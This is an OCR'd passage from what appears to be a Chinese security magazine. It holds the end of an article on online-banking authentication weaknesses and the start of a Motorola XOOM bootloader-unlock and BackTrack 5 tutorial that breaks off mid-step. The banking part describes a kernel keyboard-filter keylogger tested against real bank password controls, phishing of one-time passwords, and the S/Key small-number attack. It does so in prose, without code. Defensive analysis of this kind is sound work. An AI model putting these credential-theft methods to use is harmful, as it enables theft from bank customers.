件来保障交易的安全的风险是极高的。

键盘过滤驱动程序的实现方法有很多，比较常见的做法是定义自己的过滤驱动，然后将其附加到底层键盘驱动“\\Device\\KeyboardClass0”的设备堆栈上，调用IoAttachDevice函数实现过滤设备的附载，然后通过拦截读请求Irps即IRP_MJ_READ，在其实现函数中通过调用IoSetCompletionRoutine函数，设置I/O完成例程，即底层键盘驱动完成键盘扫描并将扫描码返回时，触发我们定义的回调函数，即可分析出上层用户输入的字符。具体细节读者可参看Clandestiny发表的文章*Designing A Kernel Key Logger*。笔者借助DDK和DriverMonitor工具，编译并加载此驱动，测试了两家银行的网银大众版密码控件，分析及结果如图1和图2所示。




图 1　两家网银密码控件抵御键盘过滤驱动性能测试




图 2　键盘过滤驱动捕获两家银行密码控件获取的内容

由图 1 和图 2 可知，图 1 右子图银行控件可以抵御此类键盘过滤驱动的监控，其安全性要优于图 1 左图。显然，若图 1 右图对应的大众版网银存在一些账务类交易，无论金额大小，都存在一定的风险，因为有些银行账户类交易都需要客户输入卡密码，若客户电脑感染此类木马，则客户输入的网银登录密码、卡密码都将完全暴露给恶意客户，黑客完全可以通过这两个密码去重试各种电子银行系统，如手机银行系统等。

鉴于静态密码存在的各种弊端，银行都开始引入动态口令技术，也称为一次性口令，即用户每次登录系统时使用的口令是变化的。口令的变动来源于产生密码的运算因子是变化的。动态口令的生成一般采用双运算因子。

（1）用户的私钥。用户私钥是动态口令生成过程中不变的运算因子，用来代表用户身份的识别码。

（2）变动因子。该变动因子可以基于时间、事件、随机数列及其他一些可变因素。用不同的变动因子可以形成不同的动态口令认证技术，目前硬件介质的 E-Token 主要采用基于时间同步的认证技术、基于事件同步的认证技术、基于挑战/应答方式的非同步认证技术 3 种不同的技术模式。

2. 动态口令安全性分析

1）基于时间同步认证的安全分析

基于时间的同步认证技术是把流逝的时间作为变动因子，一般 60s 内为有效时间。银行在分发 E-token 时与电子渠道用户绑定建立一一对应关系，使用唯一的 128 位种子将其初始化。其内部芯片每分钟换一种不同算法，组合种子与当前时间，生成一个随机 6 位数，也即目前银行分发的 E-token 每 60s 更新一次动态口令。银行端的认证系统与客户端的 E-token 同时拥有对称密钥和相同的对称密钥算法，在设定好的相同时间更新计算出新的随机数字，保证动态口令牌和网上银行服务器的单一认证，确保网上银行的安全性。用户登录网上银行系统时，只需按下按钮，U 盘大小的电子口令牌上方的液晶显示器每隔 60s 就能变换出一组 6 位的随机数字作为身份认证的口令。

但这种方式存在一个致命的弊端，即口令的产生没有包含客户此次转账的任何信息，而且客户端也没有对电子渠道如网银服务器进行验证，即只能提供单向认证，易被网络钓鱼。针对安全意识薄弱的客户实施攻击，通过“Token 升级”等借口，向客户发送一个钓鱼网站，以获取客户输入的关键信息（用户名+静态口令+动态口令），然后在 60s 内瞬间完成恶意交易。

针对钓鱼网站攻击，目前各银行采取了一些有效措施。其一，为客户提供防伪验证信息设置，在登录网银时，客户可根据输入的用户 ID，校验服务器返回的防伪验证信息是否符合自己预留的信息。这种方式比较陈旧，无法躲避 MTIT 攻击。其二，结合短信渠道，在转账确认时，向客户发送转账的关键要素及随机数，要求客户再次输入确认。这种方式很好地解决了网络钓鱼攻击。

2）基于挑战/应答认证的安全分析

基于挑战/应答方式的非同步认证技术中，变动因子是由认证服务器产生的随机字序列，同时它也是密码发生器生成密码的变动因子。主流的挑战/应答方式的动态密码身份认证方式即 S/Key 协议是基于

摘要算法的 S/Key 系统，通过初始化和认证两个步骤来完成整个认证过程。

（1）初始化。通过选择一个随机口令字或由用户指定一个口令字，作为初始密码 I，使用单向不可逆算法加密 W 到 n 次得到 $S_1 \sim S_n$，将得到的 n 个密码的最后一个 S_n 保留在服务器中，用于后续校验，将其余的 n-1 个密码（$S_1 \sim S_{n-1}$）交给用户作为密码，每次逆序使用一个，直到 S1 被使用后，需重新初始化。

（2）认证。认证服务器针对每一个在其中完成初始化的用户保留相应的 S_n，用户在认证时，将其最后一个密码 S_{n-1} 提交给服务器，服务器将其用摘要算法处理后和保存的该用户 S_n 比较，相同则认证成功，并将 S_n 抛弃，存储 S_{n-1}，以此类推，直至 W 被使用，则需重新初始化。

同样这种方式也仅仅是一种单向认证方式，容易遭受 MITM 攻击和小数攻击。当用户向服务器请求认证时，黑客截取服务器传来的种子和迭代值，并修改迭代值为较小值，假冒服务器，将得到的种子和较小的迭代值发送给用户。用户利用种子和迭代值计算一次性口令，黑客在此截取用户传来的一次性口令，并利用已知的单向散列函数一次计算较大迭代值的一次性口令，就可以获得该用户后继的一系列口令，进而在一段时间内冒充合法用户而不被察觉（即小数攻击）。

3）短信口令认证安全性分析

短信口令认证技术相对硬件介质的 E-Token 更加环保且使用方便，客户发生账务类交易时，不需要随身携带物理介质。当前各家银行推出的短信口令版网银，都基本上添加了安全因子 salt，即客户的交易信息。整个认证过程如图 3 所示。




图 3　短信口令认证模式

（1）客户在柜面申请开通短信口令认证。此过程主要是将用户身份信息与认证服务器的种子进行绑定，为用户分配一个唯一种子。

（2）客户登录网银，输入转账要素后，需要激活认证服务器，网银服务器收到客户的认证请求后，会查询客户对应的种子信息，将种子 Seed 和交易信息（如收款人账号、金额）一并上传给认证服务器。认证服务器接收到输入后，会将其作为输入值，调用哈希函数散列成一个固定长度的随机数 R。

（3）认证服务器下发随机数给网银，然后再将收款人账号后几位、金额及随机数 R 一并通过短信平台下发给客户。客户收到后确认交易信息无误即可输入 R 值，进行真实账务处理。

哈希函数的输入值加入转账要素的优点即很好地避免了客户端感染各种木马，导致页面提交的各种要素发生恶意改变的可能。尽管如此，短信口令认证系统也存在一些弊端。其一，动态口令在整个从后台到手机过程中的多个阶段都是以明文传输的，且运营商及其工作人员可有效地监听和阻断动态口令的传递，若运营商中间出现问题，即恶意监控分析银行端口下发的动态口令值，短信动态口令系统将面临极大的挑战。其二，短信口令认证系统容易遭受 Dos 攻击。当系统用于远程系统登录认证时，若黑客在获取到大量有效用户名的前提下，则可对远程接入系统发起登录过程的阻塞攻击，使系统失去响应并造成所有受到攻击用户的账号锁住，导致正常用户无法登录系统。

3. 硬件数字证书

硬件数字证书是网上银行通常使用的 U 盾、网盾等类似 U 盘的硬件，常被称为 USBKey。它是一种存放有数字证书的具备加密、计算功能的智能卡，具有较高的安全性。每一个 USBKey 都具有硬件 PIN 码保护，PIN 码和硬件构成了用户使用 USBKey 的两个必要因素实现双因子认证。

用户登录证书版网银时，要求插入 USBKey 并验证是否存在证书，验证成功后，服务器才正常转入到登录页面，客户输入 ID+PWD 验证后，客户才被允许发起业务指令，此时系统会要求客户输入 PIN 码，验证成功后，客户端将敏感的网银业务指令传输到 USBKey 中，USBKey 先将指令进行 Hash 运算生成摘要 h，同时用 USBKey 中数字证书上的私钥 s 对 h 加密得到 Es(h)。另外，客户端随机产生一个密钥 k，用 DES 算法对 Es(h) 和明文 m 进行加密得到 E_{k1}(Es(h)+m)，然后将加密后的数字签名、网上银行业务指令原文和使用服务器公钥 k2 加密后的

E_{k2}(k1)一同通过 USB 接口提交到客户端系统，进而提交给网上银行服务器系统。

网银服务器收到客户端信息后，用自己的私钥 d 解密 E_{k2}(k1)，得到 k1 后执行操作 D_{k1}(E_{k1}(Es(h)+m))，解密得到 Es(h)和明文 m，最后再用用户公钥验证数字签名，防止指令中途被篡改，并确保用户身份不可抵赖。具体流程设计如图 4 所示。




图 4　具体流程设计


4. 硬件数字证书安全分析

USBKey 采用了 PKI 公钥体系，并结合数据加密、数字签名、数字证书、单向散列函数等多种信息安全技术以确保网银交易的安全性。截至目前，USBKey 认证可以被认为是最为安全的电子交易认证手段。但安全总是相对的，任何发生在互联网上的报文传送都有可能存在风险。PIN 码的静态不可变性及网银交易要素在转入 USBKey 的过程不确定性都会带来一定的安全风险，主要表现在以下几点。其一，若用户没有及时拔除 USBKey，且用户已经感染具备操作 USBKey 的木马如“飞鸽子”，此时风险就急剧上升。因为客户输入的 PIN 码仅仅使用简单的键盘过滤驱动就可轻易获取，故此时黑客就可远程操控 USBKey 了，迫使其发生账务类交易。其二，网银交易要素在转入 USBKey 的过程中存在一个真空期，账务信息没有受到任何保护，若黑客能够在此真空期截获到账务信息并恶意修改成自己的账号和金额，USBKey 将毫无办法，因为对其而言全部透明。

5. 小结

网银的安全性并不是不能提高，比如完全可以在 PIN 码上采用前面介绍的 OTP 技术，使用动态口令，结合 E-token 的动态因素及 USBKey 的消息完整性、防抵赖性等特性，建立更加坚固的网上银行系统。但安全和便捷性、成本等往往是相冲突的，安全性加固后必然带来操作上的烦琐性和成本的提高。

前置知识：Android
关键词：backtrack



摩托罗拉 XOOM 提权和安装 backtrack 5

图/文 Akast

前言

关于什么是 backtrack 的问题，大家可以阅读《backtrack 中文指南》，这里就不再介绍了。之前 Akast 写过一篇在索爱 XPERIA 上面使用 backtrack 的文章，但是 Akast 不推荐使用手机来玩 backtrack，其一是手机的屏幕小；其二是手机的性能比不上平板电脑，跑起 backtrack 来会

很卡的。

本文示例使用的XOOM型号是MZ606，不过还是推荐MZ600。但不论是什么型号，刚买回来的都是没有Google电子市场的，也就是说不能安装Android VNC和terminal这些工具，所以我们需要先提升权限和安装Google的服务组件。

系统更新

新买的XOOM先进入系统，连接上WiFi，然后选择“设置”→“关于平板电脑”→“系统更新”命令，让系统自动更新到最新版本，我的是从3.0.1更新到3.1。因为3.0是没有Recovery模式的，系统自动更新完之后先不要安装其他东西，因为下一步解锁时会清空XOOM里面的所有数据。

解锁BootLoader

在继续下面的操作之前必须先解锁，否则进行不了。解锁会清空设备上全部的数据，包括设备本身的数据和内部硬盘的全部数据。

解锁要连接到电脑，所以电脑要先安装好驱动程序MotoHelper_2132_Driver_54.exe（如图1所示），驱动、解锁工具和刷Recovery工具都可以在这里下载：7TUhttp://kuai.xunlei.com/d/EOWQJWMDRPMSU7T。安装好驱动之后，按“音量键下+开机键”就可以打开并进入XOOM的fastboot模式，XOOM显示屏会有提示：“starting fastboot protocol support”，此时用USB线把XOOM连接到电脑。我的电脑用的是Windows 7系统。




图1

解锁可以使用Android SDK。软件开发工具包（Software Development Kit）被软件开发工程师用于为特定的软件包、软件框架、硬件平台、操作系统等建立应用软件的开发工具的集合，Android SDK指的是Android专属的软件开发工具包。下载地址：http://developer.android.com/sdk/index.html，或者直接下载从SDK中提取出来的fastboot.exe。解锁完成后，XOOM会自动重启，解锁命令如下。

在电脑上的操作命令：

```
fastboot.exe devices        查找设备
fastboot.exe oem unlock     开始解锁
```

XOOM屏幕会显示：

```
current choice》 I Accept    按“音量下”将改I Accept，按“音量上”确认
